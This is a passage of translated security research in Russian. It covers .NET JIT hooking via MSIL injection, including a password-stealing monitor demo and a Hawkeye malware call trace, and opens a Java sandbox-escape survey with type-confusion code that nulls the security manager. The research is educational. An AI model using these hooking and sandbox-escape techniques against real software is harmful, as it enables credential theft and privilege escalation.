> *"`` — называемый callSiteDescr — должен быть допустимым StandAloneSig".*

StandAloneSig — таблица с номером 17. Как уже говорилось, мы не можем указать этот токен метаданных (поскольку такого токена, по всей видимости, нет в таблице).

Немного поиграв с инструкцией `calli`, я проверил, принимает ли она другие виды токенов метаданных. В итоге оказалось, что она также принимает токены из следующих таблиц: TypeSpec, Field и MethodDef.

Для нашей цели таблица MethodDef наиболее интересна: можно создать поддельный допустимый токен MethodDef, создав `DynamicMethod` (об этом подробнее далее). Теперь можно замкнуть круг: воспользоваться инструкцией `calli` и изменить токен метаданных, чтобы указать MethodDef.

Полученный ранее объект `MethodBase` позволит узнать, сколько параметров принимает метод, и поместить их на стек перед вызовом `calli`.

Следующий псевдокод на F# показывает, как сформировать инструкцию calli:

```
// помещаем все аргументы на стек
for i=0 to filteredMethod.NumOfArgumentsToPushInTheStack-1 do
    ilGenerator.Emit(OpCodes.Ldarg, i)

// генерируем инструкцию calli с указателем на динамический метод;
// токен, используемый calli, пока не важен — его мы скоро изменим
ilGenerator.Emit(OpCodes.Ldc_I4, functionAddress)
```

```
ilGenerator.EmitCalli(
    OpCodes.Calli,
    CallingConvention.StdCall,
    dispatcherMethod.ReturnType,
    dispatcherArgs)

// этот индекс позволяет изменить нужный байт
let patchOffset = ilGenerator.ILOffset - 4
ilGenerator.Emit(OpCodes.Nop)

// проверяем, нужно ли убрать возвращаемое значение
match filteredMethod.Method with
| :? MethodInfo as mi ->
    if mi.ReturnType <> typeof<System.Void> then
        ilGenerator.Emit(OpCodes.Pop)
| _ -> ()

// завершаем метод
ilGenerator.Emit(OpCodes.Ret)
```

Переменная `functionAddress` содержит машинный указатель нашего динамического метода. Последний шаг — заменить токен метаданных calli на токен MethodDef, значение которого нам известно как корректное. В качестве значения используем токен компилируемого в данный момент метода.

Следующий псевдокод на F# показывает, как изменить байткод MSIL по нужному смещению:

```
// формируем индекс токена метаданных MethodDef
let b1 = (filteredMethod.TokenNum &&& int16 0xFF00) >>> 8
let b2 = filteredMethod.TokenNum &&& int16 0xFF

// инструкция calli принимает 0x11 как индекс таблицы (StandAloneSig),
// но, судя по всему, допускаются и другие таблицы.
// В частности, следующие: TypeSpec, Field и Method (наиболее важен)
trampolineMsil.[patchOffset] <- byte b2
trampolineMsil.[patchOffset+1] <- byte b1
trampolineMsil.[patchOffset + 3] <- 6uy // 6(0x6): таблица MethodDef
```

Поскольку этот шаг довольно сложен, подытожим наши действия:

1. Используем инструкцию `calli` для вызова произвольного метода, задав машинный адрес.

2. Изменяем токен метаданных `calli`, указывая токен MethodDef вместо StandAloneSig.

3. В качестве значения токена используем токен текущего компилируемого метода. Этот токен описывает вызываемый метод.

Следующий шаг — убедиться, что метод, вызываемый через `calli`, соответствует информации, содержащейся в ссылочном токене метаданных.

4.4 - Создание динамического метода

Теперь нужно создать динамический метод, удовлетворяющий информации из токена, переданного инструкции `calli`. Из [10] следует:

> *"The method descriptor is a metadata token that indicates the method to call and the number, type, and order of the arguments that have been placed on the stack to be passed to that method as well as the calling convention to be used."*
> *(Дескриптор метода — это токен метаданных, указывающий на вызываемый метод, количество, тип и порядок аргументов, помещённых на стек для передачи в этот метод, а также используемое соглашение о вызовах.)*

Чтобы создать метод с сигнатурой, соответствующей методу, на который ссылается токен, воспользуемся мощнейшей возможностью .NET — определением динамических методов. Этот шаг

позволяет:

1. Создать метод с той же сигнатурой, что и у компилируемого метода. Это гарантирует легитимность информации, передаваемой токеном метаданных.

2. Оказаться в ситуации, когда можно указать допустимый токен метаданных, поскольку новый динамический тип создаётся в текущей среде выполнения.

Этот динамический метод вызовет другой метод (диспетчер), принимающий два аргумента: строку с расположением загружаемой сборки (подробнее далее) и массив объектов с аргументами, переданными методу.

При создании этого метода необходимо учесть, что в .NET далеко не всё является объектом, поэтому при формировании массива объектов нужно быть внимательным.

Следующий псевдокод на F# создаёт динамический метод с нужной сигнатурой:

```
let argumentTypes = [|
    if not filteredMethod.Method.IsStatic then
        yield typeof<Object>
    yield!
        filteredMethod.Method.GetParameters()
        |> Array.map(fun p -> p.ParameterType)
|]

let dynamicType =
    _dynamicModule.DefineType(
        filteredMethod.Method.Name + "_Type" + string(!_index))
let dynamicMethod =
    dynamicType.DefineMethod(
        dynamicMethodName,
        MethodAttributes.Static |||
        MethodAttributes.HideBySig |||
        MethodAttributes.Public,
        CallingConventions.Standard,
        typeof<System.Void>,
        argumentTypes
    )
```

Теперь перейдём к созданию тела метода. Необходимо учесть два момента: параметры-ValueType нужно упаковывать (boxing), а параметры-Enum нужно преобразовывать к другому виду (после ряда проб и ошибок я пришёл к выводу, что Int32 — наилучший вариант).

```
// передаём расположение сборки, содержащей мониторы
let assemblyLocation =
    if filteredMethod.Filter.Invoker <> null
    then filteredMethod.Filter.Invoker.Assembly.Location
    else String.Empty
ilGenerator.Emit(OpCodes.Ldstr, assemblyLocation)

// получаем типы параметров
let parameters =
    filteredMethod.Method.GetParameters()
    |> Seq.map(fun pi -> pi.ParameterType)
    |> Seq.toList

// создаём массив argv
ilGenerator.Emit(OpCodes.Ldc_I4,
    filteredMethod.NumOfArgumentsToPushInTheStack)
ilGenerator.Emit(OpCodes.Newarr, typeof<Object>)

// заполняем массив argv
for i=0 to filteredMethod.NumOfArgumentsToPushInTheStack-1 do
    ilGenerator.Emit(OpCodes.Dup)
    ilGenerator.Emit(OpCodes.Ldc_I4, i)
    ilGenerator.Emit(OpCodes.Ldarg, i)

    // проверяем, нужна ли упаковка значения
    if filteredMethod.Method.IsStatic || i > 0 then
```

```
            // эта проверка необходима, поскольку
            // метод GetParameters не учитывает указатель 'this'
            let paramIndex = if filteredMethod.Method.IsStatic then i else i - 1
            if parameters.[paramIndex].IsEnum then
                // рассматриваем все перечисления как Int32 во избежание проблем доступа
                ilGenerator.Emit(OpCodes.Box, typeof<Int32>)

            elif parameters.[paramIndex].IsValueType then
                // все типы-значения нужно упаковать
                ilGenerator.Emit(OpCodes.Box, parameters.[paramIndex])

        // сохраняем элемент в массив
        ilGenerator.Emit(OpCodes.Stelem_Ref)

    // генерируем вызов dispatchCallback
    let dispatchCallbackMethod =
        Type.GetType("ES.Anathema.Runtime.Dispatcher")
        .GetMethod("dispatchCallback", BindingFlags.Static ||| BindingFlags.Public)
    ilGenerator.EmitCall(OpCodes.Call, dispatchCallbackMethod, null)

    ilGenerator.Emit(OpCodes.Ret)
```

Вызов завершается обращением к методу фреймворка, ответственному за диспетчеризацию вызова к пользовательскому коду.

4.5 - Вызов пользовательского кода

Чтобы сделать код простым в расширении, можно реализовать механизм, который загружает пользовательскую сборку и вызывает конкретный метод. Таким образом, архитектура напоминает плагинную систему. Мы называем эти плагины мониторами. Каждый монитор можно настроить на перехват конкретного метода.

Для поиска мониторов используем принцип разработки ПО «соглашение вместо конфигурации»: все классы, название которых оканчивается на «Monitor», загружаются автоматически.

Следующий метод очень прост: он извлекает объект `MethodBase` из трассировки стека, чтобы передать его монитору, и затем вызывает его. Параметр `assemblyLocation` указывает, где находится пользовательская сборка.


```
let dispatchCallback(assemblyLocation: String, argv: Object array) =
    if File.Exists(assemblyLocation) then
        let callingMethod =
            try
                // получаем вызывающий метод из трассировки стека
                let stackTrace = new StackTrace()
                let frames = stackTrace.GetFrames()
                frames.[2].GetMethod()
            with _ -> null

        // вызываем все мониторы, используя принцип «соглашение вместо конфигурации»
        let bytes = File.ReadAllBytes(assemblyLocation)
        for t in Assembly.Load(bytes).GetTypes() do
            try
                if t.Name.EndsWith("Monitor") && not t.IsAbstract then
                    let monitorConstructor =
                        t.GetConstructor([|
                            typeof<MethodBase>;
                            typeof<Object array>|])
                    if monitorConstructor <> null then
                        monitorConstructor.Invoke([|callingMethod; argv|]) |> ignore
            with _ -> ()
```

4.6 - Исправление таблицы SEH

Мы близки к финалу: MSIL-байткод изменён, динамический метод и трамплин созданы. Последний шаг — записать обратно структуру `CORINFO_METHOD_INFO` и вызвать оригинальный `compileMethod`. К сожалению, при попытке инструментировать метод, использующий конструкцию try/catch, вскоре возникает ошибка времени выполнения.

Это связано с тем, что создание трамплина делает таблицу SEH недействительной. Эта таблица содержит информацию об участках кода внутри конструкций try/catch. Из [11] следует, что добавление дополнительного MSIL-кода приводит к тому, что свойства `TryOffset` и `HandlerOffset` принимают недопустимые значения.

Таблица расположена после IL-кода, как показано на следующей схеме:



Подтверждение этому есть и в исходном коде: в corhlpr.cpp ([12]) видно, что таблица SEH добавляется в переменную `outBuff` после того, как та уже заполнена IL-кодом.

Таким образом, для получения адреса таблицы SEH достаточно прибавить к указателю `IlCode` из структуры `CorMethodInfo` длину MSIL-кода.

Перед тем как показать соответствующий код, необходимо учесть, что таблица SEH может быть двух типов: FAT или SMALL — они отличаются лишь размерами полей. Следовательно, исправить таблицу — значит найти её и перебрать все её предложения, скорректировав значения.

Следующий псевдокод на F# делает именно это:

```
let fixEHClausesIfNecessary(
    methodInfo: CorMethodInfo,
    methodBase: MethodBase,
    additionalCodeLength: Int32) =
    let clauses = methodBase.GetMethodBody().ExceptionHandlingClauses
    if clauses.Count > 0 then
        // находим таблицу SEH
        let codeSizeAligned =
            if (int32 methodInfo.IlCodeSize) % 4 = 0 then 0
            else 4 - (int32 methodInfo.IlCodeSize) % 4
        let mutable startEHClauses =
            methodInfo.IlCode +
            new IntPtr(int32 methodInfo.IlCodeSize + codeSizeAligned)

        let kind = Marshal.ReadByte(startEHClauses)
        // пытаемся определить FAT-заголовок
        let isFat = (int32 kind &&& 0x40) <> 0

        // всегда прибавляем 3, поскольку даже для SMALL-таблицы
        // есть выравнивание двумя байтами. См.: Expert .NET 2.0 IL Assembler p. 296
        startEHClauses <- startEHClauses + new IntPtr(4)

        for i=0 to clauses.Count-1 do
            if isFat then
                let ehFatClausePointer =
                    box(startEHClauses.ToPointer())
                        :?> nativeptr<CorILMethodSectEhFat>
                let mutable ehFatClause = NativePtr.read(ehFatClausePointer)
```

```
            // изменяем значения смещений
            ehFatClause.HandlerOffset <-
                ehFatClause.HandlerOffset + uint32 additionalCodeLength
            ehFatClause.TryOffset <-
                ehFatClause.TryOffset + uint32 additionalCodeLength

            // записываем результат обратно
            let mutable oldProtection = uint32 0
            let memSize = Marshal.SizeOf(typeof<CorILMethodSectEhFat>)
            if not <| VirtualProtect(
                startEHClauses,
                uint32 memSize,
                Protection.PAGE_READWRITE,
                &oldProtection) then
                Environment.Exit(-1)

            let protection = Enum.Parse(
                typeof<Protection>,
                oldProtection.ToString()) :?> Protection
            NativePtr.write ehFatClausePointer ehFatClause

            // восстанавливаем флаги защиты памяти
            VirtualProtect(
                startEHClauses,
                uint32 memSize,
                protection,
                &oldProtection) |> ignore

            // переходим к следующему предложению
            startEHClauses <- startEHClauses + new IntPtr(memSize)
        else
            //... делаем то же самое, но для таблицы малого размера
```

После исправления этой таблицы можно наконец вызвать оригинальный `compileMethod`.

5 - Практические примеры

Представленный код является частью проекта Anathema, который позволяет легко инструментировать .NET-программы. Попробуем применить фреймворк: инструментируем веб-приложение для перехвата пользовательских паролей и реальный вредоносный экземпляр для протоколирования всех вызовов методов.

5.1 - Перехватчик паролей веб-приложения

Посмотрим, как применить этот метод инструментирования для реализации перехватчика паролей веб-приложения. Для демонстрации воспользуемся популярным .NET-веб-сервером Suave ([13]). Веб-приложение напишем на F#, а перехватчик паролей — как консольное приложение на C#. Таким образом, мы можем инструментировать интересующий нас метод до его компиляции. В обратном случае пришлось бы принудить среду выполнения .NET перекомпилировать метод для применения инструментирования (один из возможных подходов описан в [14]).

Веб-приложение очень простое и содержит лишь одну форму; её HTML-код приведён ниже:

```
<h1>-= Secure Web Shop Login =-</h1>
<form method="POST" action="/login">
    <table>
        <tr>
            <td>Username:</td>
            <td><input type="text" name="username"></td>
        </tr>
        <tr>
            <td>Password:</td>
            <td><input type="password" name="password"></td>
```

```
        </tr>
        <tr>
            <td></td>
            <td><input type="submit" name="Login"></td>
        </tr>
    </table>
</form>
```

Код на F#, отвечающий за аутентификацию:

```
let private _accounts = [
    ("admin", BCrypt.HashPassword("admin"))
    ("guest", BCrypt.HashPassword("guest"))
]

let private authenticate(username: String, password: String) =
    _accounts
    |> List.exists(fun (user, hash) ->
        let usernameMatch = user.Equals(username, StringComparison.Ordinal)
        let passwordMatch = BCrypt.Verify(password, hash)
        usernameMatch && passwordMatch
    )

let private doLogin(ctx: HttpContext) =
    match (tryGetParameter(ctx, "username"), tryGetParameter(ctx, "password")) with
    | (Some username, Some password) when authenticate(username, password) ->
        OK "Authentication successfully executed!" ctx
    | _ -> OK "Wrong username/password combination" ctx
```

Лучший способ перехватить пароли — внедриться в метод `authenticate`. Начнём с создания класса, который будет выводить перехваченный пароль:

```
class PasswordStealerMonitor
{
    public PasswordStealerMonitor(MethodBase m, object[] args)
    {
        Console.WriteLine(
                "[!] Username: '{0}', Password: '{1}'",
                args[0],
                args[1]);
    }
}
```

Наконец, инструментируем приложение с помощью следующего кода:

```
// создаём среду выполнения
var runtime = new RuntimeDispatcher();
var hook = new Hook(runtime.CompileMethod);
var authenticateMethod = GetAuthenticateMethod();
runtime.AddFilter(
    typeof(PasswordStealerMonitor),
    "SecureWebShop.Program.authenticate");

// устанавливаем перехват
var jitHook = new JitHook();
jitHook.InstallHook(hook);
jitHook.Start();

// запускаем реальное веб-приложение
SecureWebShop.Program.main(new String[] { });
```

После запуска веб-приложения при попытке входа в консоли появится следующий вывод:

```
-= Secure Web Shop =-
Start web server on 127.0.0.1:8080
[14:45:49 INF] Smooth! Suave listener started in 631.728 with binding 127.0.0.1:8080
[!] Username: 's4tan', Password: 'wrong_password'
[!] Username: 'admin', Password: 'admin'
```

5.2 - Анализ вредоносного ПО

Рассмотрим образец вредоносной программы Hawkeye, написанной на .NET, с MD5-хешем `130efba199b389ab71a374bf95be2304`.

Образец содержит два уровня упаковки. Можно было бы трассировать упаковщики, но сосредоточимся на основной полезной нагрузке (MD5: `97d74c20f5d148ed68e45dad0122d3b5`). При запуске основной полезной нагрузки протоколируются следующие вызовы методов:

```
c:\>MLogger.exe malware.exe
[+] Debugger.My.MyApplication.Main(Args: System.String[]) : System.Void
[+] Debugger.My.MyProject..cctor()
[...]
[+] Debugger.My.MyProject.get_Application() : Debugger.My.MyApplication
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyApplication..ctor()
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyProject+MyForms..ctor()
[+] Debugger.Debugger..ctor()
[+] Debugger.Clipboard..ctor()
[+] Debugger.Clipboard.add_Changed(obj: Debugger.Clipboard+ChangedEventHandler)
    : System.Void
[+] Debugger.My.Resources.Resources.get_CMemoryExecute() : System.Byte[]
[+] Debugger.My.Resources.Resources.get_ResourceManager() :
    System.Resources.ResourceManager
[+] Debugger.Debugger.InitializeComponent() : System.Void
[+] Debugger.Debugger.Decrypt(
    encryptedBytes: System.String, secretKey: System.String) : System.String
[+] Debugger.Debugger.getAlgorithm(secretKey: System.String) :
    System.Security.Cryptography.RijndaelManaged
[+] Debugger.Debugger.Decrypt(
    encryptedBytes: System.String, secretKey: System.String) : System.String
[+] Debugger.Debugger.getAlgorithm(secretKey: System.String) :
    System.Security.Cryptography.RijndaelManaged
[+] Debugger.Debugger.Decrypt(
    encryptedBytes: System.String, secretKey: System.String) : System.String
[+] Debugger.Debugger.getAlgorithm(secretKey: System.String) :
    System.Security.Cryptography.RijndaelManaged
[...]
[+] Debugger.Debugger.IsConnectedToInternet() : System.Boolean
[+] Debugger.Debugger.GetInternalIP() : System.String
[+] Debugger.Debugger.GetExternalIP() : System.String
[+] Debugger.Debugger.GetBetween(
    Source: System.String, Before: System.String, After: System.String) : System.String
[+] Debugger.Debugger.GetAntiVirus() : System.String
[+] Debugger.Debugger.GetFirewall() : System.String
[+] Debugger.Debugger.unHide() : System.Void
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyComputer..ctor()
[+] Debugger.Debugger.unhidden(path: System.String) : System.Void
[...]
[+] Debugger.My.Resources.Resources.get_mailpv() : System.Byte[]
[+] Debugger.My.Resources.Resources.get_ResourceManager() :
    System.Resources.ResourceManager
[+] Debugger.Debugger.HookKeyboard() : System.Void
[+] Debugger.Clipboard.Install() : System.Void
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyComputer..ctor()
[+] Debugger.Debugger.IsConnectedToInternet() : System.Boolean
[+] Debugger.Debugger.IsConnectedToInternet() : System.Boolean
[+] Debugger.My.MyProject.get_Computer() : Debugger.My.MyComputer
[...]
```

6 - Заключение

Инструментирование .NET-программ посредством инъекции байткода MSIL — весьма полезный метод, позволяющий получить полный контроль над вызовами методов с использованием высокоуровневого языка .NET.

Как мы убедились, это требует большого внимания и глубокого понимания внутреннего устройства CLR, однако результат того стоит.

7 - Ссылки

[01] Metadata and Self-Describing Components - https://goo.gl/bbSG7p
[02] The .NET File Format - http://www.ntcore.com/files/dotnetformat.htm
[03] Standard ECMA-335 - https://goo.gl/J9kko6
[04] corjit.h - https://goo.gl/J68Poi
[05] corinfo.h - https://goo.gl/G31KHP
[06] OpCodes.Calli Field - https://goo.gl/D7ug93
[07] OpCodes.Ldftn Field - https://goo.gl/sHzz1S
[08] Expert .NET 2.0 IL Assembler - https://goo.gl/3LKLSW
[09] OpCodes.Ldc_I4 Field - https://goo.gl/qEW2Lx
[10] OpCodes.Call Field - https://goo.gl/29rqZk
[11] ExceptionHandlingClause Class - https://goo.gl/bjLqSv
[12] corhlpr.cpp - https://goo.gl/DDVKgH
[13] Suave web server - https://suave.io/
[14] .NET CLR Injection - https://goo.gl/nryxYB

8 - Исходный код

[Приложен бинарный архив Anathema.zip в кодировке uuencode]

Двадцать лет побегов из песочницы Java

Автор: Ieu Eauvidoum и disk noise

Оглавление

---

1 - Введение

Платформа Java широко используется на миллиардах устройств — от серверов и настольных рабочих станций до потребительской электроники. Изначально она была создана для реализации сложной модели безопасности — так называемой песочницы Java (Java sandbox), — позволяющей безопасно выполнять код, полученный с потенциально ненадёжных удалённых машин, не подвергая риску хост-машину. Конкретно этот подход применяется для защиты выполнения ненадёжных Java-приложений, таких как Java-апплеты в веб-браузере. К сожалению, критические уязвимости, допускающие полный обход песочницы, присутствовали в каждой крупной версии платформы Java с момента её появления. Несмотря на значительные усилия по исправлению и пересмотру механизмов безопасности платформы на протяжении двух десятилетий, критические уязвимости обнаруживаются до сих пор.

В данной работе мы рассматриваем прошлое и настоящее небезопасности Java. Наша цель — дать обзор того, как нарушается безопасность платформы Java, чтобы учиться на прошлых ошибках. Все описанные здесь уязвимости уже известны и исправлены в текущих версиях среды выполнения Java; мы обсуждаем их исключительно в образовательных целях. Это исследование проводилось в надежде получить знания, которые помогут создавать более надёжные системы в будущем.

---

2 - Предпосылки

2.1 - Краткая история эксплоитов для песочницы Java

Первая версия Java была выпущена компанией Sun Microsystems в 1995 году [2]. Год спустя исследователи Принстонского университета выявили несколько уязвимостей, позволявших аналитику обойти песочницу [3]. Авторы обнаружили слабые места в языке, байткоде и инициализации объектов, часть из которых присутствовала в Java и на момент написания этой работы. Это было первое подробное описание атаки с подменой класса против среды выполнения Java. Несколько лет спустя, в 2002 году, исследовательская группа The Last Stage of Delirium (LSD) представила свои результаты по безопасности виртуальной машины Java [29]. Они подробно описали уязвимости верификатора байткода и загрузчиков классов, ведущие к атакам типа «путаница типов» или «подмена класса». В 2010 году Koivu первым публично продемонстрировал работоспособность атак с помощью цепочек доверенных методов, объяснив, как эксплуатировать обнаруженную им уязвимость CVE-2010-0840 [32]. В 2011 году Drake описал эксплуатацию уязвимостей повреждения памяти в Java [4]. Он объяснил, как эксплуатировать CVE-2009-3869 и CVE-2010-3552 — две уязвимости переполнения стекового буфера. В 2012 году Guillardoy [5] описал CVE-2012-4681 — две уязвимости, позволявшие обойти песочницу. Первая открывала доступ к закрытым классам, вторая — позволяла модифицировать приватные поля. В том же 2012 году Oh описал эксплуатацию CVE-2012-0507 для атаки путаницей типов с целью обхода песочницы Java [6]. В 2013 году Gorenc и Spelman провели масштабное исследование 120 уязвимостей Java и пришли к выводу, что небезопасная рефлексия является наиболее распространённой уязвимостью Java, тогда как путаница типов — наиболее часто эксплуатируемой [8]. В том же 2013 году Lee и Nie выявили несколько уязвимостей, в том числе уязвимость в нативном методе, допускавшую обход песочницы [9]. Также в 2013 году Kaiser описал, среди прочего, CVE-2013-1438 — уязвимость цепочки доверенных методов, найденную James Forshaw, и CVE-2012-5088 — уязвимость рефлексии Java, обнаруженную Security Explorations. В период с 2012 по 2013 год исследователи Security Explorations обнаружили более 20 уязвимостей Java [7]. Начиная с 2014 года разработчики основных веб-браузеров, таких как Chrome и Firefox, приняли решение отключить NPAPI по умолчанию (что де-факто запретило выполнение Java-кода по

умолчанию) [11] [12]. По мере сокращения поверхности атаки Java исследований по обходу её песочницы стало проводиться заметно меньше. Тем не менее эксплоиты, обходящие песочницу, появляются время от времени. Например, в 2018 году Lee описал эксплуатацию CVE-2018-2826 — уязвимости путаницы типов, обнаруженной XOR19 [18].

2.2 - Платформа Java

Платформу Java можно разделить на два абстрактных компонента: виртуальную машину Java (JVM) и библиотеку классов Java (JCL).

JVM — это ядро платформы. Она реализована в нативном коде и обеспечивает весь базовый функционал, необходимый для выполнения программ: парсер байткода, JIT-компилятор, сборщик мусора и т. д. В силу нативной реализации она подвержена тем же атакам, что и любой другой нативный бинарный файл, включая уязвимости повреждения памяти, такие как переполнение буфера [1].

JCL — стандартная библиотека, поставляемая вместе с JVM. Она включает сотни системных классов, реализованных преимущественно на Java, с небольшими участками, реализованными нативно. Поскольку все системные классы являются доверенными, им по умолчанию назначены все привилегии. Эти привилегии дают им полный доступ к любому функционалу (чтение/запись файловой системы, полный доступ к сети и т. д.) и, следовательно, полный доступ к хост-машине. В результате любая уязвимость безопасности в системном классе потенциально может быть использована аналитиками для выхода из песочницы.

Основное содержание статьи разделено на два крупных раздела: один посвящён уязвимостям повреждения памяти, другой — уязвимостям на уровне Java.

2.3 - Менеджер безопасности

В коде JCL песочница реализована с помощью проверок авторизации, большинство из которых являются проверками прав доступа. Например, перед любым обращением к файловой системе код в JCL проверяет, есть ли у вызывающего кода право доступа к ней. Ниже приведён пример проверки права на чтение файла в классе _java.io.FileInputStream_. Конструктор проверяет, есть ли у вызывающего кода право на чтение указанного файла (строка 5).

```
 1: public FileInputStream(File file) throws FileNotFoundException {
 2:     String name = (file != null ? file.getPath() : null);
 3:     SecurityManager security = System.getSecurityManager();
 4:     if (security != null) {
 5:         security.checkRead(name);
 6:     }
 7:     if (name == null) {
 8:         throw new NullPointerException();
 9:     }
10:     if (file.isInvalid()) {
11:         throw new FileNotFoundException("Invalid file path");
12:     }
13:     fd = new FileDescriptor();
14:     fd.incrementAndGetUseCount();
15:     this.path = name;
16:     open(name);
17: }
```

Обратите внимание, что в целях производительности авторизация проверяется только при наличии установленного менеджера безопасности (строки 3–4). Типичная атака для выхода из песочницы Java нацелена на установку менеджера безопасности в null. Это фактически отключает все проверки авторизации. Без установленного менеджера безопасности аналитик может выполнять

любой код так, как если бы он обладал всеми правами.

Тем не менее авторизация проверяется только на уровне Java. Нативный код выполняется со всеми правами. Хотя при эксплуатации уязвимостей повреждения памяти непосредственное выполнение произвольного нативного кода под контролем аналитика может быть возможно, во всех примерах этой статьи мы сосредоточимся на отключении менеджера безопасности для возможности выполнять произвольный Java-код с полными правами.

2.4 - Метод doPrivileged

При проверке некоего права «P» JVM проверяет, что каждый элемент стека вызовов обладает правом «P». Если один из элементов не имеет «P», выбрасывается исключение безопасности. Этот подход в большинстве случаев работает хорошо. Однако некоторый метод m1() из JCL, не требующий определённых прав для вызова, может нуждаться в вызове другого метода m2() из JCL, которому в свою очередь требуется право «P2». При описанном подходе, если метод main() в пользовательском классе без прав вызывает m1(), JVM выбросит исключение безопасности из-за последующего вызова m2() внутри m1(). Действительно, при обходе стека вызовов m1() и m2() имеют необходимое право, поскольку принадлежат доверенным классам JCL, а main() — нет.

Решение заключается в обёртывании вызова m2() внутри m1() в блок doPrivileged(). Таким образом, при проверке «P2» обход стека останавливается на методе, вызывающем doPrivileged(), — здесь это m1(). Поскольку m1() является методом JCL, он обладает всеми правами. Следовательно, проверка проходит успешно и обход стека прекращается.

Реальный пример — метод unaligned() в _java.nio.Bits_. Он работает с сетевыми потоками и должен знать архитектуру процессора. Получение этой информации, однако, требует права «get_property», которого у пользовательского кода может не быть. Вызов unaligned() из ненадёжного класса в этом случае завершился бы ошибкой из-за проверки права. Поэтому код в unaligned(), получающий информацию об архитектуре процессора, обёрнут в вызов doPrivileged (строки 4–5):

```
 1: static boolean unaligned() {
 2:     if (unalignedKnown)
 3:         return unaligned;
 4:     String arch = AccessController.doPrivileged(
 5:         new sun.security.action.GetPropertyAction("os.arch"));
 6:     unaligned = arch.equals("i386") || arch.equals("x86")
 7:         || arch.equals("amd64") || arch.equals("x86_64");
 8:     unalignedKnown = true;
 9:     return unaligned;
10: }
```

При проверке права «get_property» обход стека проверяет методы вплоть до Bits.unaligned() и затем останавливается.

---

3 - Уязвимости, связанные с повреждением памяти

3.1 - Путаница типов

3.1.1 - Предпосылки

Первая описываемая нами уязвимость повреждения памяти — это уязвимость путаницы типов [13]. На ней основано множество эксплоитов Java для выхода из песочницы [16] [17], а также более свежие [18]. Вкратце: при путанице типов виртуальная машина считает, что объект имеет тип _A_, тогда как в действительности он имеет тип _B_. Как это можно использовать для отключения менеджера безопасности?

Ответ состоит в том, что уязвимость путаницы типов позволяет получить доступ к методам, которые иначе были бы недоступны аналитику без соответствующих прав. Типичный метод, на который нацеливается аналитик, — defineClass() класса _ClassLoader_. Почему? Этот метод позволяет определить пользовательский класс (потенциально подконтрольный аналитику) со всеми привилегиями. Аналитик создаёт и затем исполняет свой новый класс, содержащий код для отключения менеджера безопасности и обхода всех проверок авторизации.

Метод defineClass() имеет модификатор 'protected' и потому может вызываться только из методов класса _ClassLoader_ или его подкласса. Поскольку аналитик не может изменять методы _ClassLoader_, единственная возможность — создать подкласс _ClassLoader_, чтобы получить возможность вызвать defineClass(). Однако непосредственное создание подкласса _ClassLoader_ из кода без прав вызовет исключение безопасности, поскольку конструктор _ClassLoader_ проверяет право «Create_ClassLoader». Хитрость состоит в том, что аналитик определяет класс, расширяющий _ClassLoader_, — например, класс _Help_ ниже, — и добавляет в него статический метод с параметром типа _Help_. Аналитик затем получает существующий экземпляр _ClassLoader_ из среды и использует путаницу типов, чтобы «привести» его к типу _Help_. При этом JVM считает, что h в методе doWork() (строка 4 ниже) является подклассом _ClassLoader_ (хотя реальный тип — _ClassLoader_), и защищённый метод defineClass() становится доступным аналитику (защищённый метод в Java доступен из подкласса).

```
 1: public class Help extends ClassLoader implements
 2: Serializable {
 3:
 4:   public static void doWork(Help h) throws Throwable {
 5:
 6:     byte[] buffer = BypassExploit.getDefaultHelper();
 7:     URL url = new URL("file:///");
 8:     Certificate[] certs = new Certificate[0];
 9:     Permissions perm = new Permissions();
10:     perm.add(new AllPermission());
11:     ProtectionDomain protectionDomain = new ProtectionDomain(
12:      new CodeSource(url, certs), perm);
13:
14:     Class cls = h.defineClass("DefaultHelper", buffer, 0,
15:      buffer.length, protectionDomain);
16:     cls.newInstance();
17:
18:   }
19: }
```

Точнее говоря, используя уязвимость путаницы типов, аналитик может отключить песочницу в три шага. Во-первых, он получает загрузчик классов приложения следующим образом (этот шаг не требует никаких прав):

```
Object cl = Help.class.getClassLoader();
```

Во-вторых, используя уязвимость путаницы типов, он заставляет виртуальную машину считать, что объект cl имеет тип _Help_.

```
Help h = use_type_confusion_to_convert_to_Help(cl);
```

В-третьих, он передаёт h в качестве аргумента статическому методу doWork() в классе _Help_, который отключает менеджер безопасности.

Метод doWork() сначала загружает, но не сразу исполняет байткод подконтрольного аналитику класса _DefaultHelper_ из буфера (строка 6 в листинге выше). Как показано ниже, этот класс отключает менеджер безопасности внутри блока doPrivileged() в своём конструкторе. Блок doPrivileged() необходим, чтобы не проверялся весь стек вызовов на наличие прав, поскольку main() входит в цепочку вызовов, но прав не имеет.

```
1: public class DefaultHelper implements PrivilegedExceptionAction<Void> {
2:   public DefaultHelper() {
3:       AccessController.doPrivileged(this);
4:   }
5:
6:   public Void run() throws Exception {
7:     System.setSecurityManager(null);
8:   }
9: }
```

После загрузки байткода создаётся домен защиты со всеми правами (строки 7–12). Наконец, на объекте h вызывается defineClass() (строки 14–15). Этот вызов работает, потому что виртуальная машина считает h типом _Help_. В действительности h имеет тип _ClassLoader_. Однако поскольку метод defineClass() определён в классе _ClassLoader_ как защищённый, вызов проходит успешно. В этот момент аналитик загрузил свой собственный класс со всеми привилегиями. Последний шаг (строка 16) — создание экземпляра класса, что вызывает метод run(), отключающий менеджер безопасности. Когда менеджер безопасности отключён, аналитик может выполнять любой Java-код так, как если бы он имел все права.

3.1.2 - Пример: CVE-2017-3272

В предыдущем разделе объяснялось, что такое уязвимость путаницы типов и как аналитик может эксплуатировать её для отключения менеджера безопасности. В этом разделе приводится пример того, как CVE-2017-3272 можно использовать для реализации подобной атаки.

Bugzilla компании Redhat [14] содержит следующие технические подробности о CVE-2017-3272:

